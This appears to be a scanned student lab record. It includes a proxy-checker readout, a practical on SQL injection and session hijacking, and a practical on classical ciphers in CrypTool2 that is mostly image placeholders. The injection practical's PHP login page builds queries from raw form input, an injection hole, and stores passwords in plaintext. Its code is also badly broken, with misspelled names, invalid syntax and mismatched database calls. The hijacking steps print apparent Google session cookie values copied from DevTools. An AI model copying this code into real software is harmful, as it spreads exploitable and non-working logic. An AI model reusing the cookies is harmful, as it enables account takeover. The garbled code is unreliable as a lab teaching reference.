A screenshot of the 'ProxyServerPrivacy Free Proxy Checker Detection' tool. The page displays various proxy headers and browser details. Key information includes:

- Your Ip Address: 103.203.145.42
- Host: 42.145.203.103.paramountinfonet.com
- Your Country:
- Proxy HTTP_X_FORWARDED Variable: (none)
- Proxy HTTP_VIA Variable: (none)
- Proxy HTTP_PROXY_CONNECTION: (none)
- Cache Pragma: (none)
- Your Browser: https://useragentstring.com/Googlebot2.1_id_1697.php
- Type of Your connection: keep-alive
- Server Protocol: HTTP/1.1
- Your language: en-US,en;q=0.5
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
- Accept-Encoding: gzip, deflate, br
- Referer - HTTP Request come from: https://www.proxyserverprivacy.com/detector-proxy.shtml
- Your Port: 55530

Conclusion after analyzing ip address:
You do not use proxy

Search

Practical No 6

Aim: Sql injection and session hijacking

SQL Injection

1. Create database student

```
Setting environment for using XAMPP for Windows.
Admin@DESKTOP-7002NHH c:\xampp
# mysql -u root
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 12
Server version: 10.1.26-MariaDB mariadb.org binary distribution

Copyright (c) 2000, 2017, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> create database student;
Query OK, 1 row affected (0.00 sec)

MariaDB [(none)]>
```

2. Display databases

```
MariaDB [(none)]> show databases;
+-----+
| Database |
+-----+
| dvwa      |
| information_schema |
| mysql      |
| performance_schema |
| phpmyadmin |
| practical4 |
| student    |
| test       |
+-----+
8 rows in set (0.00 sec)
```

3. Use database student

```
MariaDB [(none)]> use student;
Database changed
MariaDB [student]>
```

4. Create table login

```
MariaDB [(none)]> use student;
Database changed
MariaDB [student]> Create table login(ID int(11) NOT NULL,name varchar(19) NOT NULL,username varchar(10) NOT NULL,password varchar(10) NOT NULL);
Query OK, 0 rows affected (0.21 sec)
```

5. Describe table

```
MariaDB [student]> describe login;
+-----+-----+-----+-----+-----+
| Field   | Type    | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+
| ID      | int(11) | NO   |     | NULL    |       |
| name    | varchar(19)| NO  |     | NULL    |       |
| username | varchar(10) | NO  |     | NULL    |       |
| password | varchar(10) | NO  |     | NULL    |       |
+-----+-----+-----+-----+-----+
4 rows in set (0.01 sec)
```

6. Insert values in login table

```
MariaDB [student]> insert into login values(12,'Dipti','Dipti','Dipti20');
Query OK, 1 row affected (0.04 sec)

MariaDB [student]> insert into login values(11,'Trupti','trupti','Trupti25');
Query OK, 1 row affected (0.04 sec)

MariaDB [student]> insert into login values(10,'Prapti','Prapti','Prapti14');
Query OK, 1 row affected (0.03 sec)

MariaDB [student]>
```

7. Write login page code and save(c:->xampp->htdocs->login.php)

Code:

```
<?php
session_start();
$message="";
if((count($_POST)>0)
{
$con=mysqli_connect("127.0.0.1:3306",root,"stud")or die("unable to connect");
$result=mysqli_query($con,"SELECT * FROM logoin WHERE user_name='".$_POST["user_name"]."' and
password='".$_.POST["password"]."')");
$row=mysql_fetch_array($result);
if(is_array($row))
{
}
else
{
}
}

$_SESSION["id"]=$row['id'];
$_SESSION["name"]=$row['name'];

$message="Invalid Username or password!";
if(isset($_SEESION["id"]))
{
header("Location:index.php");
}
?>

<html>
<head>
<title>User Login</title>
</head>
<body>
<form name="frmUser" method="post" action="" align="center">
<div class="message">
<?php
if($messahel!="")
{
echo $message;
}
?>
</div>
<h3 align="center"> Enter Login DEtails</h3> Username:<br>
<input type = "text" name="user_name"><br> password:<br>
<input type="password" name="password">
<br><br>
<input type="submit" name="submit" value="submit">
<input type="resset">
</form>
</body>
</html>
```

8. Write index1.php code and save in xampp-> htdoc**Code:**

```
<?php session_start();
?>
<html>
<head>
<title>User LOgin</title>
</head>
<body bgcolor=green>
<?php
if($_SESSION["name"]){
{
?>
<center>
<h1>Welcome
<?php
echo $_SESSION["name"];
?>.Click here to <a href="logout.php" title="Logout">Logout.</h1>
</center>
<?php
}
else
{
echo "<h1>Please login first.</h1>
?>
</body>
</html>
```

9. Logout code**Code:**

```
<?php
session_start();
unset($_SESSION["id"]);
unset($_SESSION["name"]);
header("Location:login.php");
?>
```

10. Run file**Start apache and click on admin****Search localhost/login.php**

Session Hijacking

Step1: Copy Url(any) and paste in Google chrome.(<https://www.w3schools.com/html/>)

Step2: right click->inspect->click >> ->Application->cookies->copy values

The screenshot shows the 'Storage' section of the Chrome DevTools Application tab. Under 'Cookies', a list of cookies is shown for various domains. The cookie for 'https://www.w3schools.com' is highlighted with a gray background.

- Local Storage
- Session Storage
- IndexedDB
- Web SQL
- Cookies
 - https://www.w3schools.com
 - https://s.amazon-adsystem.com
 - https://717de27915cee819d96ea1ddf9ee95f6.safeframe.googlesyndication.com
 - https://jp-u.openx.net
 - https://js-sec.indexww.com
 - https://acdn.adnxs.com

Name	Value	Domain	Path	Expires /...	Size	HttpOnly	Secure	SameSite	SameParty	Partition ..	Priority
SIDCC	AIKkl0TqtIYWFPPQqtEHWHTY5i-rpjKIQ-bCOPU9akJLA35l...	.google.c...	/	2023-12...	80						High
APISID	QSfELkoWrtP8Fjeq/AWrwPQVjvjzTPlq	.google.c...	/	2024-01...	40						High
APISID	QSfELkoWrtP8Fjeq/AWrwPQVjvjzTPlq	.google.c...	/	2024-01...	40						High
__Secure-3PAPISID	BbkhEwPol0oMzE_JAQYJasOeZgJJaNa73	.google.c...	/	2024-01...	51		✓	None			High
__Secure-1PAPISID	BbkhEwPol0oMzE_JAQYJasOeZgJJaNa73	.google.c...	/	2024-01...	51		✓		✓		High
SSID	AnTMjyGpoW8s_si22	.google.c...	/	2024-01...	21	✓	✓				High
__Secure-3PSID	RAgoII3oZDOD-DINLL9KmgcODbBfq4KM13tTmDv4rndiG...	.google.c...	/	2024-01...	85	✓	✓	None			High

Cookie Value Show URL decoded
QSfELkoWrtP8Fjeq/AWrwPQVjvjzTPlq

Step3:

Value of cookies

Cookie Value Show URL decoded

g4G0De6qU61XQOh724ycFEc8O9LFTBgvSfGgakooaQAAAAAptUFszaidOAAAAAlgGqRZ74VWaDgAAAHjU1yhfGuRCBwAAAA

Practical No 7

Aim: A) perform encryption and decryption of text by using cryptool2 perform

1. Caesar Cipher


2. Substitution Cipher

3. Playfair Cipher


1.Caesar Cipher:



The Caesar Cipher technique is one of the earliest and simplest methods of encryption technique. It's simply a type of substitution cipher, i.e., each letter of a given text is replaced by a letter with a fixed number of positions down the alphabet.

Step 1: open cryptool2





Step 2:






encryption






Decryption

- Select decrypt write a message






Output



2. Substitution Cipher


Hiding some data is known as encryption. When plain text is encrypted it becomes unreadable and is known as ciphertext. In a Substitution cipher, any character of plain text from the given fixed set of characters is substituted by some other character from the same set depending on a key. For example with a shift of 1, A would be replaced by B, B would become C, and so on.

Step 1:






-Encryption



Output





Give unknown mark






Check with numerical using Remove:



Replaced:


It will replaced symbol to any other symbol








3. Playfair Cipher :

The **Playfair cipher** was the first practical digraph substitution cipher. The scheme was invented in **1854** by **Charles Wheatstone** but was named after Lord Playfair who promoted the use of the cipher. In playfair cipher unlike [traditional cipher](#) we encrypt a pair of alphabets(digraphs) instead of a single alphabet. It was used for tactical purposes by British forces in the Second Boer War and in World War I and for the same purpose by the Australians during World War II. This was because Playfair is reasonably fast to use and requires no special equipment.





Decryption

